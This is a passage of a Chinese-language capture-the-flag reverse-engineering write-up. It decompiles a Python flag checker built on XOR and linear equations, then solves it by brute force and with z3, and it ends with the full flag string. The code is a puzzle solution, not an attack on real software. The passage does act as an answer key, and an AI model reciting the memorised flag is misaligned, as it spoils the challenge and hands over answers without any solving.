      >>  798 JUMP_ABSOLUTE          804
      >>  801 JUMP_ABSOLUTE          807
      >>  804 JUMP_FORWARD            0 (to 807)
      >>  807 LOAD_CONST              52 (None)
          810 RETURN_VALUE
```

```
en = [3, 37, 72, 9, 6, 132]
output = [101, 96, 23, 68, 112, 42, 107, 62, 96, 53, 176, 179, 98, 53, 67, 29, 41, 120, 60, 106, 51, 101, 178, 1
89, 101,
          48]
flag = input()

str1 = flag
if len(flag) < 38:
    print("lenth wrong!")
    exit(0)

s = ord(str1[0]) * 2020
s += ord(str1[1])
s *= 2020
s += ord(str1[2])
s *= 2020
s += ord(str1[3])
s *= 2020
s += ord(str1[4])
if s == 1182843538814603:
    print('good!continue')
else:
    exit()

x = []
k = 5
for i in range(13):
    b = ord(str1[k])
    c = ord(str1[k + 1])
    a11 = c ^ en[i % 6]
    a22 = b ^ en[i % 6]
    x.append(a11)
    x.append(a22)
    k = k + 2

if x == output:
    print('good!continue')
else:
    exit()

l = len(str1)
a1 = ord(str1[l - 7])
a2 = ord(str1[l - 6])
a3 = ord(str1[l - 5])
a4 = ord(str1[l - 4])
a5 = ord(str1[l - 3])
a6 = ord(str1[l - 2])


if a1 * 3 + a2 * 2 + a3 * 5 == 1003:
    if a1 * 4 + a2 * 7 + a3 * 9 == 2013:
        if a1 + a2 * 8 + a3 * 2 == 1109:
            if a4 * 3 + a5 * 2 + a6 * 5 == 671:
                if a4 * 4 + a5 * 7 + a6 * 9 == 1252:
                    if a4 + a5 * 8 + a6 * 2 == 644:
                        print('congraduation!you get the right flag!')
```

首先分析第一段, 其实根据常识即可知道应该是`GWHT{`, 带入后正确

```
s = ord(str1[0]) * 2020
s += ord(str1[1])
s *= 2020
s += ord(str1[2])
s *= 2020
s += ord(str1[3])
s *= 2020
s += ord(str1[4])
if s == 1182843538814603:
    print('good!continue')
else:
    exit()
```

第二段分析, 可知为从第5位开始, 每两位进行某种异或运算, 而且其取值仅和output有关, 和前面和后面无关, 只有两位进行爆破即可

```
en = [3, 37, 72, 9, 6, 132]
output = [101, 96, 23, 68, 112, 42, 107, 62, 96, 53, 176, 179, 98, 53, 67, 29, 41, 120, 60, 106, 51, 101, 178, 1
89, 101,
          48]
final = []

for zz in range(0, 26, 2):
    def foo():
        for xx in range(42, 127):
            for yy in range(42, 127):
                str1 = 'GWHT{' + f"{chr(xx)}{chr(yy)}" * 13
                x = []
                k = 5
                for i in range(13):
                    b = ord(str1[k])
                    c = ord(str1[k + 1])
                    a11 = c ^ en[i % 6]
                    a22 = b ^ en[i % 6]
                    x.append(a11)
                    x.append(a22)
                    k += 2
                if x[zz] == output[zz] and x[zz + 1] == output[zz + 1]:
                    final.append(xx)
                    final.append(yy)
                    return
        print("fail", zz)
    foo()

print("".join([chr(i) for i in final]))

>>> cfa2b87b3f746a8f0ac5c5963f
```

第三段, 又双叒叕是方程组, ~~这次怎么这么喜欢出方程组~~, z3直接解

```
from z3 import *

a1, a2, a3, a4, a5, a6 = Ints("a1 a2 a3 a4 a5 a6")

x = Solver()

x.add(a1 * 3 + a2 * 2 + a3 * 5 == 1003)
x.add(a1 * 4 + a2 * 7 + a3 * 9 == 2013)
x.add(a1 + a2 * 8 + a3 * 2 == 1109)
x.add(a4 * 3 + a5 * 2 + a6 * 5 == 671)
x.add(a4 * 4 + a5 * 7 + a6 * 9 == 1252)
x.add(a4 + a5 * 8 + a6 * 2 == 644)

x.check()
print(x.model())

for i in [97, 101, 102, 102, 55, 51]:
   print(chr(i), end="")

>>> [a5 = 55, a2 = 101, a6 = 51, a3 = 102, a4 = 102, a1 = 97]
>>> aeff73
```

最后拼接一下

`cfa2b87b3f746a8f0ac5c5963faeff73`